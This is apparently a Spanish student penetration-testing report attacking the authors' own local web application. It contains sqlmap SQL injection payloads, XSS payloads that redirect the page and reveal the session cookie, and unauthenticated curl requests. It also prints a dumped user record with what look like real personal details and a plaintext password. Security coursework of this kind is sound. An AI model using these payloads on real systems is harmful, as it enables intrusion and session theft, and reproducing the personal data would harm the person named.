

eman ta zabal zazu



Universidad  
del País Vasco

Euskal Herriko  
Unibertsitatea

Sistemas de Gestión de Seguridad de Sistemas de Información

Ingeniería Informática de Gestión y Sistemas de Información

## Sistema Web

Autores:

Xabier Gabiña  
Ainhize Martinez  
Marcos Martín

16 de diciembre de 2023

# Índice general

<b>1. Introducción</b>	<b>2</b>
<b>2. Vulnerabilidades</b>	<b>3</b>
2.1. Rotura de control de acceso . . . . .	3
2.1.1. Acceso mediante URL . . . . .	3
2.2. Fallos criptográficos . . . . .	4
2.2.1. Sniffing . . . . .	4
2.2.2. MITM . . . . .	5
2.3. Inyecciones . . . . .	8
2.3.1. SQL Injection . . . . .	8
2.3.2. Cross Site Scripting . . . . .	10
2.4. Configuración de seguridad insuficiente . . . . .	12
2.4.1. Fuga de información . . . . .	12
2.4.2. Enumeración de directorios . . . . .	14
2.4.3. Fuerza bruta . . . . .	16
2.5. Componentes vulnerables y obsoletos . . . . .	18
2.5.1. Vulnerabilidades mediante MF . . . . .	18
2.6. Fallos de identificación y autenticación . . . . .	19
2.6.1. Invalidación de sesiones . . . . .	19
<b>3. Bibliografía</b>	<b>20</b>

# 1 Introducción

## 2 Vulnerabilidades

### 2.1. Rotura de control de acceso

#### 2.1.1. Acceso mediante URL

Es posible publicar contenido en la pagina web mediante el uso de la URL. Para ello, basta con acceder a la pagina de creacion de eventos y mandar una peticion POST con los datos del evento. Para ello, podemos usar la herramienta curl de la siguiente forma:

```
curl -X POST -d
"titulo=Prueba&enunciado=Prueba&opcion1=&resultado1=&opcion2=&resultado2="
localhost:81/submit_eventos.php
```

Una vez enviado, podemos ver que el evento se ha creado correctamente.




Figura 2.1: Evento creado mediante URL

Este tipo de vulnerabilidad es muy peligrosa ya que permite a un atacante crear contenido en la pagina web sin necesidad de autenticarse y de forma masiva. Esto puede llevar a que un atacante pueda crear contenido malicioso en la pagina web y afectar a los usuarios que visiten la pagina.

## 2.2. Fallos criptográficos

### 2.2.1. Sniffing

El Sniffing es un ataque que consiste en capturar el trafico de una red para obtener informacion sensible.

Dado que la pagina web no hace uso de HTTPS, podemos realizar un ataque de tipo Sniffing para obtener los datos de un usuario. Para ello, vamos a utilizar la herramienta Wireshark. Wireshark es un analizador de protocolos de red que nos permite capturar y analizar el trafico de una red.

En este caso, voy a intentar iniciar sesion en la pagina web y capturar el trafico para ver si puedo obtener la contraseña. Dado que wireshark permite varias interfaces de captura, en mi caso, al estar corriendo el contenedor en local, voy a utilizar la interfaz de loopback. En un ataque real es importante hacer uso bien de la interfaz ethernet en caso de usar cable o de la interfaz wifi en caso de usar una red inalambbrica.





Figura 2.2: Captura de trafico con Wireshark

Como podemos ver en la imagen, en el paquete se envia el usuario y la contraseña en texto plano. Esto no daría acceso a un atacante a la cuenta de un usuario.

### 2.2.2. MITM

Un ataque MITM o Man in the Middle es un ataque que consiste en interceptar el tráfico de una red e inyectar o modificar paquetes. En este caso, vamos a realizar un ataque MITM para modificar el tráfico de la red y poder modificar las publicaciones de un usuario. Para ello, haremos uso de la herramienta Burp Suite. Burp Suite es una herramienta muy completa que nos permite realizar ataques MITM, analizar el tráfico de una red, realizar ataques de tipo XSS, etc.

Para realizar el ataque, vamos a utilizar el navegador de Burp Suite que viene preconfigurado con un proxy para poder realizar el ataque MITM. Primero de todo accedemos a la página web y vamos a crear un evento.



El formulario de creación de evento está contenido en un recuadro con un fondo gris claro y una sombra. En la parte superior, hay un botón naranja con el texto "Crear evento" en blanco. Debajo de este botón, se indica "Construya su evento aquí". El formulario contiene seis campos de entrada, cada uno con una etiqueta a la izquierda y un campo de texto a la derecha. Los campos están: "Titulo" con el valor "Prueba", "Enunciado" con el valor "Soy una prueba", "Opcion 1" (vacío), "Resultado 1" (vacío), "Opcion 2" (vacío) y "Resultado 2" (vacío). En la parte inferior izquierda del recuadro, hay un botón naranja con el texto "Crear".

Etiqueta	Valor
Titulo	Prueba
Enunciado	Soy una prueba
Opcion 1	
Resultado 1	
Opcion 2	
Resultado 2	

Figura 2.3: Creación de evento

Antes de darle al boton de crear, vamos a decirle a Burp Suite que active el intercept para que nos muestre los paquetes que se envian.




Figura 2.4: Activación del intercept

Una vez activado, le damos al boton de crear y nos aparecera el paquete que se envia.




Figura 2.5: Paquete enviado

Como podemos ver, el paquete contiene el titulo y la descripcion del evento en texto plano. Esto nos permite modificar el contenido del evento antes de que se cree. Para ello, vamos a modificar el titulo del evento y le damos al boton de 'Forward'.




Figura 2.6: Modificación del paquete

Ahora al acceder a la pagina web, podemos ver que el titulo del evento ha cambiado por el que hemos puesto nosotros.




Figura 2.7: Evento modificado

Este tipo de ataque es muy peligroso ya que nos permite modificar el contenido de la pagina web y realizar acciones en nombre de la victima. En este caso, hemos modificado el titulo de un evento, pero podriamos haber modificado cualquier otro campo de la pagina web llegando a poder afectar al usuario.



## 2.3. Inyecciones

### 2.3.1. SQL Injection

La primera vulnerabilidad que vamos a probar es la de SQL Injection con la intención de obtener información de la base de datos. Para el análisis de esta vulnerabilidad vamos a utilizar la herramienta sqlmap. Esta herramienta nos permite analizar una url y comprobar si es vulnerable a SQL Injection de forma sencilla y automatizada. Una vez instalada, hemos ejecutado el siguiente comando para realizar las pruebas:

```
sqlmap -u http://localhost:81/login.php --wizard
```

Este análisis nos ha dado como resultado que la url es vulnerable a 3 tipos de SQL Injection:

- Boolean-based blind SQL injection
- Error-based SQL injection
- Time-based blind SQL injection

```
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: usuario (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
  Payload: nombre=nExm&telefono=KxBC&dni=svAX&email=Idéb& nacimiento=FS0o&usuario=nxyp' AND 4449=(SELECT (CASE WHEN (4449=4449) THEN 4449 ELSE (SELECT 2374 UNION SELECT 6888) END))-- --passwd=MNgY&tiporegistro=signin

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: nombre=nExm&telefono=KxBC&dni=svAX&email=Idéb& nacimiento=FS0o&usuario=nxyp' OR (SELECT 2804 FROM (SELECT COUNT(*), CONCAT(0x71626a7671,(SELECT (ELT(2804=2804,1))),0x7176767171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- PIPH&passwd=MNgY&tiporegistro=signin

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: nombre=nExm&telefono=KxBC&dni=svAX&email=Idéb& nacimiento=FS0o&usuario=nxyp' AND (SELECT 8759 FROM (SELECT(SLEEP(5)))tjqu)-- W0iT&passwd=MNgY&tiporegistro=signin
--
```

Figura 2.8: Puntos de inyección

Y es mediante el uso de estas vulnerabilidades que sqlmap, automaticamente, ha conseguido obtener las dos tablas de la base de datos:

```
Database: database
Table: usuarios
[1 entry]
```

dni	email	telef	nombre	passwd	usuario	nacimiento
46368446-D	imanolm.upv@gmail.com	684399392	Imanol Martinez	imanolMM	ImanolMM	2003-08-08

Figura 2.9: Tabla usuarios de la base de datos

```
Database: database
Table: eventos
[2 entries]
```

titulo	opcion1	opcion2
usuario	enunciado	resultado2
resultado1		
Las aventuras de WIP games	Oro! Tenemos que coger todo lo que podamos! Nos haremos ricos!!	No hacemos nada, podria ser una trampa
l	Era un día soleado cuando nos encontramos una cueva misteriosa, estaba muy oscura y nos dieron ganas de entrar. Poco a poco se hacía la luz dentro de la cueva y de repente vimos una estatua gigante rodeada de oro	Era una trampa, hemos caído en un agujero sin salida...
	manos vacías pero con una increíble historia que contar a nuestros hijos	Nos vamos con las
Eranos!!	Te intentas liberar y peleas contra ellos	Usas tu linterna para intentar sorprenderles
lMM	Te despiertas de una larga siesta y estas rodeado de enanos, Quitá! Son demasiados y te están intentando agarrar para meterte en una caja! Después de un tiempo siendo transportado ves que te han llevado a su aldea.	Están sorprendido
s.	Nunca antes habían visto algo así, te toman por su dios y te dan de comer y beber	

Figura 2.10: Tabla eventos de la base de datos

### 2.3.2. Cross Site Scripting

Tal y como hemos visto en la Introducción mediante el uso de ZAP hemos encontrado una vulnerabilidad de tipo XSS. En este caso, vamos a explotarla de forma manual para ver que podemos hacer con ellas. Para ello accedemos al menu de 'Crear Evento' y en el campo 'Titulo' podemos introducir los siguientes codigos:

1. `<script>alert("XSS")</script>`

- Este codigo nos muestra un mensaje de alerta con el texto 'XSS'




Figura 2.11: Alerta XSS

2. `<script>document.location="https://github.com/Xabierland«</script>`

- Este codigo nos redirige a mi pagina de Github

3. `<img src="https://shorturl.at/avFJ0«`

- Este codigo nos muestra una imagen con el texto Pwned!




Figura 2.12: Imagen XSS

4. `<script>var paragraph = document.createElement('p');paragraph.textContent = 'Cookie: ' + document.cookie;document.body.appendChild(paragraph);</script>`

- Este código nos muestra el contenido de la cookie de php




Figura 2.13: Cookie XSS

Este tipo de vulnerabilidad es muy peligrosa ya que permite a un atacante ejecutar código en el navegador de la víctima y realizar acciones en su nombre. También hemos visto que podemos redirigir a la víctima a una página maliciosa, lo que nos permitiría realizar un ataque de tipo Phishing. Aunque la carga de la imagen no parezca muy peligrosa, esta, en realidad, puede darnos información como la IP de los usuarios que visitan la página ya que para cargar dicha imagen se realiza una petición al servidor donde está alojada dejando su IP en el camino. En este caso, hemos visto que podemos llegar incluso a ver la cookie de la víctima, lo que nos permitiría hacer un ataque de tipo Session Hijacking.


## 2.4. Configuración de seguridad insuficiente

### 2.4.1. Fuga de información

La fuga de información es un problema muy común en las páginas web. En este caso, vamos a ver cómo podemos obtener información sensible de la página web.

Para empezar obtendremos información del servidor como son el tipo de servidor y el sistema operativo. Para esto vamos a utilizar la herramienta Nmap. Nmap es un escaner de puertos que nos permite obtener información de los servicios que se están ejecutando en un servidor.

```
sudo nmap -sV -O localhost
```



```
(kali@Xabier-Desktop)-[~]  
$ sudo nmap -sV -O localhost  
[sudo] password for kali:  
Sorry, try again.  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-14 15:54 CET  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.000031s latency).  
Not shown: 999 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
81/tcp    open  http      Apache httpd 2.4.25 ((Debian))  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6.32  
OS details: Linux 2.6.32  
Network Distance: 0 hops  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.67 seconds
```


Figura 2.14: Información del servidor

Como podemos ver el servidor está ejecutando Apache 2.4.25 en un sistema operativo Debian con una versión de Kernel 2.6.32.

Esta es información muy valiosa para un atacante ya que le permite saber qué vulnerabilidades puede explotar para atacar el servidor.

Ahora vamos a ver si podemos obtener informacion de la version de PHP que esta ejecutando el servidor. Para ello, en vez de la herramienta Nmap, vamos a fijarnos en las cabeceras HTTP que nos devuelve el servidor. Para ello, vamos a utilizar la herramienta curl.

```
curl -I localhost:81
```



```
(kaliⓈXabier-Desktop)-[~]  
$ curl -I localhost:81  
HTTP/1.1 200 OK  
Date: Thu, 14 Dec 2023 14:57:48 GMT  
Server: Apache/2.4.25 (Debian)  
X-Powered-By: PHP/7.2.2  
Content-Type: text/html; charset=UTF-8
```

Figura 2.15: Cabeceras HTTP

Como podemos ver, en las cabeceras HTTP nos devuelve la version de PHP que esta ejecutando el servidor es la 7.2.2. Esta informacion al igual que la anterior, la cual se verifica en la cabecera, es muy valiosa para un atacante.

